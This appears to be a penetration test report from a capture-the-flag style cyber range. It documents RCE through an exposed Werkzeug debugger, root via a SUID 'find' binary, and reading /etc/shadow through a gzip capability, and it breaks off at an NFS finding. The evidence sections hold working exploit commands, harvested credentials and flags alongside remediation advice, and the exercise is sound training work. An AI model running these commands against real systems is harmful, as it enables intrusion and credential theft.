Black Hills Information Security Penetration Test

Report of Findings

BHIS Cyber Range Report

Candidate Name: Corey Farley

Black Hills Information Security

June 1, 2026

Version: 1.0

Table of Contents

1 Engagement Contacts

BHIS Contacts		
Contact	**Title**	**Contact Email**
REDACTED		REDACTED

Assessor Contact		
Assessor Name	**Title**	**Assessor Contact Email**
Corey Farley	Penetration Tester	REDACTED

2 Executive Summary

Black Hills Information Security ("BHIS" herein) invited Corey Farley to a private engagement to perform a targeted penetration test of BHIS's externally facing web applications and hosts to identify high-risk security weaknesses, determine the impact to BHIS, document all findings in a clear and repeatable manner, and provide remediation recommendations.

2.1 Approach

Corey Farley performed testing under a "Grey Box" approach from June 1, 2026, to June 1, 2026 without credentials or any advance knowledge of BHIS's web applications or hosts, with the goal of identifying unknown weaknesses. Testing was performed from a non-evasive standpoint with the goal of uncovering as many misconfigurations and vulnerabilities as possible. Testing was performed remotely. Each weakness identified was documented and manually investigated to determine exploitation possibilities and escalation potential. Corey Farley sought to demonstrate the full impact of every vulnerability, up to and including internal network access.

2.2 Scope

The scope of this assessment was the following targets, which were agreed upon before start of the assessment.

Host/URL	IP Address	Description
ssh.dyn.mctf.io	3.86.195.121	Linux host (Escalator 1 & Escalator 2)
impostor.mctf.io	54.210.30.69	Linux host (Sunlight and SQL)
host1.metaproblems.com	3.84.8.172	Linux host (Taking a Walk)
host3.metaproblems.com:7010	3.86.216.130:7010	HR Management System web app (Silly Searches)
host3.metaproblems.com:5990	3.86.216.130:5990	Deadwood Credit Union web app (Interactive Protection)

The following types of findings were in-scope for this assessment:

- Sensitive or personally identifiable information disclosure
- Cross-Site Scripting (XSS)
- Server-side or remote code execution (RCE)
- Arbitrary file upload
- SQL injection attacks
- Authentication or authorization flaws, such as insecure direct object references (IDOR), and authentication bypasses
- All forms of injection vulnerabilities
- Directory traversal
- Local file read
- Significant security misconfigurations and business logic flaws
- Exposed credentials that could be leveraged to gain further access

The following types of activities were considered out-of-scope for this assessment:

- Scanning and assessing any other IP in the Entry Point's network
- Physical attacks against BHIS properties
- Unverified scanner output
- Man-in-the-Middle attacks
- Any vulnerabilities identified through DDoS or spam attacks
- Self-XSS
- Login/logout CSRF
- Issues with SSL certificates, TLS versions, or missing HTTP response headers
- Any theoretical attacks or attacks that require significant user interaction or low risk

2.3 Assessment Overview and Recommendations

The web application perimeter requires an immediate shift away from reactive input handling and development-mode configurations toward structurally secure frameworks. To mitigate the database exposures on the search portals, developers must implement parameterized queries natively to isolate executable queries from user-supplied string data. Furthermore, a strict configuration baseline must be enforced across all environments to ensure that interactive interpreters, such as development debuggers, are disabled completely and replaced with hardened, production-ready gateway interfaces.

Local host security strategies must center on stripping excessive execution rights from non-essential system binaries to enforce a rigid model of least privilege. System administrators should systematically audit filesystem profiles to locate and clear unauthorized binaries possessing active SUID attributes or dangerous extended file capabilities. If low-privileged service accounts or automated system routines require high-privilege execution paths to complete designated tasks, those exceptions must be narrowly defined and monitored within secure configuration tables rather than relying on global, persistent binary privileges.

Finally, perimeter network controls must be updated to restrict public access to internal infrastructure management and storage sharing protocols. Legacy monitoring services that rely on unencrypted, cleartext credentials should be deprecated entirely and upgraded to modern, cryptographically authenticated protocol alternatives. Additionally, all network file shares and internal administration services must be nested safely behind internal network boundaries or protected by strict ingress firewall rules to guarantee that incoming connections are dropped unconditionally unless they originate from a verified, whitelisted host.

3 Assessment Summary

For four of the scoped assets, Corey Farley began testing from the perspective of an unauthenticated external threat actor on the internet. For two of these specific targets, network access was scoped tightly to the designated web app ports. This model evaluated the perimeter's resilience against discovery, service enumeration, and initial remote exploitation

For two internal host targets, BHIS provisioned the tester with low-privileged local user credentials accessible via SSH. This approach simulated an assumed compromise scenario, where an attacker has already bypassed the perimeter, to explicitly evaluate the host systems' resistance to local privilege escalation and credential harvesting.

BHIS did not provide additional information such as operating system details or the individual web applications' configurations.

3.1 Summary of Findings

During the course of testing, Corey Farley uncovered a total of 7 findings that pose a material risk to BHIS's information systems. The below chart provides a summary of the findings by severity level.

In the course of this penetration test **1 Critical**, **4 High**, **1 Medium** and **1 Info** vulnerabilities were identified:




Figure 1 - Distribution of identified vulnerabilities

Below is a high-level overview of each finding identified during testing. These findings are covered in depth in the Technical Findings Details section of this report.

4 Technical Findings Details

1. Remote Code Execution (RCE) and Data Disclosure via Exposed Werkzeug Interactive Debugger - Critical

CWE	CWE-489 - Active Debug Code
CVSS 3.1	9.8 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Root Cause	The target web platform, built on Python utilizing the Flask and Werkzeug frameworks (Server: Werkzeug/2.0.3 Python/3.6.9), was deployed in a production-accessible environment with the development Interactive Debugger explicitly enabled. In development workflows, the Werkzeug debugger aids engineering teams by catching unhandled application exceptions and displaying detailed stack trace routes directly on the client web browser. However, because the interface includes a native feature to spawn an interactive Python command console within the execution frames of the application, leaving it exposed to untrusted external networks allows anyone to trigger an error and execute arbitrary code on the underlying operating system container under the authority of the web service account.
Impact	The impact of an unauthenticated, PIN-less development debugger exposure is classified as critical host and data compromise. An attacker can use the debugger's console to run arbitrary system shell commands, extract cleartext platform files, list local environmental variables, and view application scopes in runtime memory. During testing, this interface allowed the tester to completely inspect the module's backend authentication dictionaries, manipulate login state criteria, and siphon off database parameters containing confidential financial flag tokens.
Affected Component	• host3.metaproblems.com:5990 • Python Werkzeug Debugger Interface (debug=True Deployment)

Remediation	Exposed debug structures represent a critical vulnerability vector. The application configuration must be systematically hardened to prevent memory exposures:
	
	• Disable Debug Mode in Production Environments: Ensure that Flask applications are never executed with debugging flags set to true within publicly accessible target environments. Explicitly toggle the parameter to False within the main application execution loop or environment profile file:
	
	`if __name__ == '__main__':`
	`  app.run(debug=False, host='0.0.0.0')`
	
	• Enforce Server Environment Controls: Utilize specialized WSGI production servers (such as Gunicorn or uWSGI) to host Python web frameworks rather than relying on development-centric built-in servers like Werkzeug. Production engines naturally mask detailed code dump variables from external users

References	https://flask.palletsprojects.com/en/stable/deploying/

Finding Evidence

The target application presents an online banking authentication form requesting a 5-digit member_id and a password parameter string, transmitting values via an HTTP POST configuration:




Figure 2 - Web app index

Request captured in Burp:

```
POST / HTTP/1.1
Host: host3.metaproblems.com:5990
Content-Length: 33
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://host3.metaproblems.com:5990
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://host3.metaproblems.com:5990/
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=08807257F3DBAE373A537942C59D3321
Connection: keep-alive

member_id=12345&password=password
```

To determine if error handling properties were securely mitigated, the tester targeted the backend data-type validation routine. Knowing that database lookup fields often coerce string identifiers into typed integers internally, the tester supplied a non-alphanumeric character, a single tick quote ('), into the member_id parameter to corrupt the parsing loop logic:

```
POST / HTTP/1.1
Host: host3.metaproblems.com:5990
Content-Length: 29
Cache-Control: max-age=0
Accept-Language: en-US,en;q=0.9
Origin: http://host3.metaproblems.com:5990
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
```

```
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/
146.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/
apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://host3.metaproblems.com:5990/
Accept-Encoding: gzip, deflate, br
Cookie: JSESSIONID=08807257F3DBAE373A537942C59D3321
Connection: keep-alive

member_id='&password=password
```

The application failed to catch the malformed string type natively, crashing the script and exposing a live Werkzeug interactive diagnostic webpage containing the exact source code trace lines where the script failed:




Figure 3 - Debugger info

The tester mapped the trace output down to the final active application frame (/app/app.py, line 94). By hovering over the browser-rendered code line, the tester triggered the interface's embedded console utility icon on the right edge of the page wrapper. Clicking the terminal graphic spawned a live Python interactive shell:





Figure 4 - Python console

Because the server environment lacked defensive PIN enforcement features, the terminal accepted standalone input commands instantly. The tester invoked the built-in debugger inspection command dump() to extract all local variables, objects, and configurations currently initialized within the global script scope:

Figure 5 - Dump snippet

Examining the dump further, the tester identified a cleartext backend configuration dictionary object named creds storing mapped user account parameters and pre-shared secrets:




```
creds
{12345: '30842539497a5904dfcce93e82e631eb', 13337: 'a131acd478cc727c35c54f2a6f2caa04', 24681:
'password'}
```

The tester then extracted the valid cleartext account credential combination from the exposed object scope and used it to login to the account ID 24681. Supplying these harvested parameters successfully bypassed authentication gates to access the administrative vault panel, revealing a routing number:

Figure 6 - Logged in as 24681

Going back to the Python shell to show the full extents of RCE, the tester is able to read the /etc/passwd file and initiate basic commands through the service account:

Figure 7 - Proof of RCE

```
[console ready]
>>> import os; print(os.popen('cat /etc/passwd').read())
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
messagebus:x:101:101::/nonexistent:/usr/sbin/nologin
app:x:999:999::/home/app:/bin/sh

>>> import os; print(os.popen('whoami && hostname').read())
app
8a3da9ab0ebe
```

The operational risk introduced by exposing an interactive, unauthenticated development debugger in a production environment cannot be overstated. While vulnerabilities are frequently categorized by the specific software layers they impact, an exposed debugger effectively acts as an intentional, feature-rich administrative backdoor left wide open to the public internet.

2. Local Privilege Escalation via Misconfigured SUID Binary (/usr/bin/find) - High

CWE	CWE-269 - Improper Privilege Management
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The underlying Linux environment contains a severe security misconfiguration where the standard system utility find has been assigned the SUID (Set Owner User ID) permission bit and is owned by the root user. Normally, the SUID bit allows an unprivileged user to execute a binary with the permissions of the file's owner (in this case, root) to complete specific system tasks (like updating a password via /usr/bin/passwd). However, when powerful binaries that possess built-in shell execution capabilities, such as 'find', are granted SUID status, any user with local shell access can exploit these native features to execute arbitrary system commands or trigger an interactive shell directly under the root security context
Impact	The impact of this misconfiguration is absolute local host compromise. An attacker who has established a low-privileged initial foothold on the server can instantly break past local access boundaries and assume unrestricted administrative control (root). This completely bypasses the operating system's access controls, granting the attacker the ability to view, modify, or delete any file on the system (such as sensitive flag configurations), install persistent backdoors, and fully compromise host integrity and availability.
Affected Component	ssh.dyn.mctf.io
Remediation	To remediate this vulnerability and secure the host against local privilege escalation vectors, the engineering team must strip unauthorized administrative execution rights from non-essential system binaries. • Remove the SUID Bit: Remove the SUID permission property from the find binary unless explicitly required by a critical business process. This forces the binary to run exclusively under the security context of the user invoking it. • This can be easily done with this command as the root user: `sudo chmod u-s /usr/bin/find`
References	https://www.hackingarticles.in/linux-privilege-escalation-using-suid-binaries/

Finding Evidence

First the tester authenticated to the target range using the provided low-privileged SSH credential configuration:

```
ssh -p 7000 ctf-41bd06030f59@ssh.dyn.mctf.io
```

Upon establishing a terminal session as the low-privileged user hackerman, the tester conducted local reconnaissance to map out the server's permission landscape. A targeted directory search was executed to scan for files possessing SUID permissions while discarding standard permission errors:

```
hackerman@470ee2e23ee7:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/find
/usr/bin/su
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
```

The scan enumerated several standard SUID binaries, but highlighted a major anomaly:




Figure 8 - /usr/bin/find

To confirm that the find binary was explicitly configured to execute under root privileges rather than a localized alias, the tester reviewed its long-form directory permissions:

```
hackerman@470ee2e23ee7:~$ ls -la /usr/bin/find
-rwsr-xr-x 1 root root 282088 Mar 23  2022 /usr/bin/find
```

The active 's' bit on the owner execution block (-rwsr-xr-x) verified that any execution of this binary would inherit full root user space rights.

The standard find binary features a native -exec flag designed to run specific system commands on discovered file parameters. Because the binary runs as root, any command nested within the -exec flag also runs as root.

The tester executed the binary, targeting the local directory (.) and chaining an interactive POSIX shell execution call (/bin/sh). The -p flag was appended to the shell call to preserve the effective user ID (EUID) inherited from the SUID process, ensuring the root shell context would not drop back down to the calling user's permissions:

```
hackerman@470ee2e23ee7:~$ find . -exec /bin/sh -p \; -quit

# whoami
root
```

With unrestricted root privileges achieved, the tester listed the root directory to locate the targeted objective.

```
# cat /flag.txt
MetaCTF{bc2536631c6d285111bf3e7ed5db2c31}
```

The tester did not find any current SSH keys that could be used for persistence:

```
# ls -la /root
total 16
drwx------ 2 root root 4096 Jan 26  2023 .
drwxr-xr-x 1 root root 4096 Jun  1 20:02 ..
-rw-r--r-- 1 root root 3106 Oct 15  2021 .bashrc
-rw-r--r-- 1 root root  161 Jul  9  2019 .profile
```

3. Privilege Escalation via Dangerous File Capabilities (cap_dac_read_search on gzip) - High

CWE	CWE-274 - Improper Handling of Insufficient Privileges
CVSS 3.1	7.8 / CVSS:3.1/AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H
Root Cause	The underlying Linux environment contains an infrastructure misconfiguration where the standard compression utility '/usr/bin/gzip' has been granted the advanced Linux capability 'cap_dac_read_search' in its Effective and Permitted sets (+ep). Linux capabilities split traditional root-level privileges into distinct, granular permissions. The cap_dac_read_search capability explicitly allows a binary to bypass all Discretionary Access Control (DAC) file read restrictions and directory read/search checks. When assigned to a utility like gzip, which can stream out data from any designated file path, the capability effectively allows any low-privileged local user to read arbitrary, sensitive files across the entire file system regardless of standard owner permissions.
Impact	The presence of this capability completely breaks the data confidentiality model of the host. A low-privileged user can weaponize the binary to extract highly sensitive administrative assets, such as protected configurations, system flags, application source code, and user data. While the capability does not natively grant an interactive administrative shell, it provides a direct vector to steal system secrets, such as password hashes from /etc/shadow or private SSH deployment keys, which can then be leveraged to establish complete administrative control (root) over the host.
Affected Component	ssh.dyn.mctf.io
Remediation	To eliminate arbitrary file reading vectors on the host system, the security team must enforce strict capability baselines. • Remove Privileged File Capabilities: Strip the cap_dac_read_search flag from the production gzip binary. Standard file compression utilities do not require global read rights across the file system • This can be easily done with this command as the root user: `sudo setcap -r /usr/bin/gzip`
References	https://www.hackingarticles.in/linux-privilege-escalation-using-capabilities/

Finding Evidence

The tester authenticated to the secondary target range using the low-privileged user account:

```
ssh -p 7000 ctf-ab74af6952d0@ssh.dyn.mctf.io
```

Once local terminal access was established as user hackerman, an initial check for classic SUID binaries was executed:

```
hackerman@944e1c58590e:~$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/chsh
/usr/bin/su
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/chfn
/usr/bin/passwd
/usr/bin/umount
/usr/bin/newgrp
```

The file system returned only standard, hardened binaries (/usr/bin/su, /usr/bin/passwd, etc.), confirming that standard SUID vectors were unavailable. Next, the tester shifted the local auditing focus toward extended file attributes and Linux capabilities by recursively scanning the system binaries using the getcap utility:

```
hackerman@944e1c58590e:~$ getcap -r / 2>/dev/null
/usr/bin/gzip cap_dac_read_search=ep
```

The audit uncovered a non-standard capability assignment on the system compression tool, gzip. This verified that gzip possessed the necessary permissions to read arbitrary system files outside of standard DAC restrictions.

Standard file system properties restrict access to the file /flag.txt exclusively to the root user. To verify the bypass, the tester used the privileged gzip binary to stream and compress the target file to standard output, immediately piping the data back into a secondary gzip command to decompress it in memory:

```
hackerman@944e1c58590e:~$ gzip -c /flag.txt | gzip -d
MetaCTF{5bb32de4b67dfcb124e6e74b5a0f0d92}
```

To evaluate the potential for escalating from arbitrary data read access to an interactive root terminal session, the tester surveyed the system for common infrastructure persistence vectors.

First, the tester attempted to extract the password hashes of administrative accounts to crack them offline:

```
hackerman@944e1c58590e:~$ gzip -c /etc/shadow | gzip -d
root:*:19383:0:99999:7:::
<...SNIP...>
hackerman:!:19417:0:99999:7:::
```

The file was extracted successfully, but the root account's password field contained an asterisk (root:*:19383...). This indicates that shadow passwords are disabled or handled via an external provisioning layer, neutralizing the offline cracking path.

The tester attempted to read the root account's private SSH deployment configurations to pivot back into the host as an administrator:

```
hackerman@944e1c58590e:~$ gzip -c /root/.ssh/id_rsa | gzip -d
gzip: /root/.ssh/id_rsa: No such file or directory
```

The command returned a No such file or directory error, indicating that persistent SSH identities were not stored locally on the container instance.

4. Unauthenticated Remote Directory Mount via Non-Standard Port Obfuscation (NFS) - High

CWE	CWE-306 - Missing Authentication for Critical Function
CVSS 3.1	7.5 / CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N
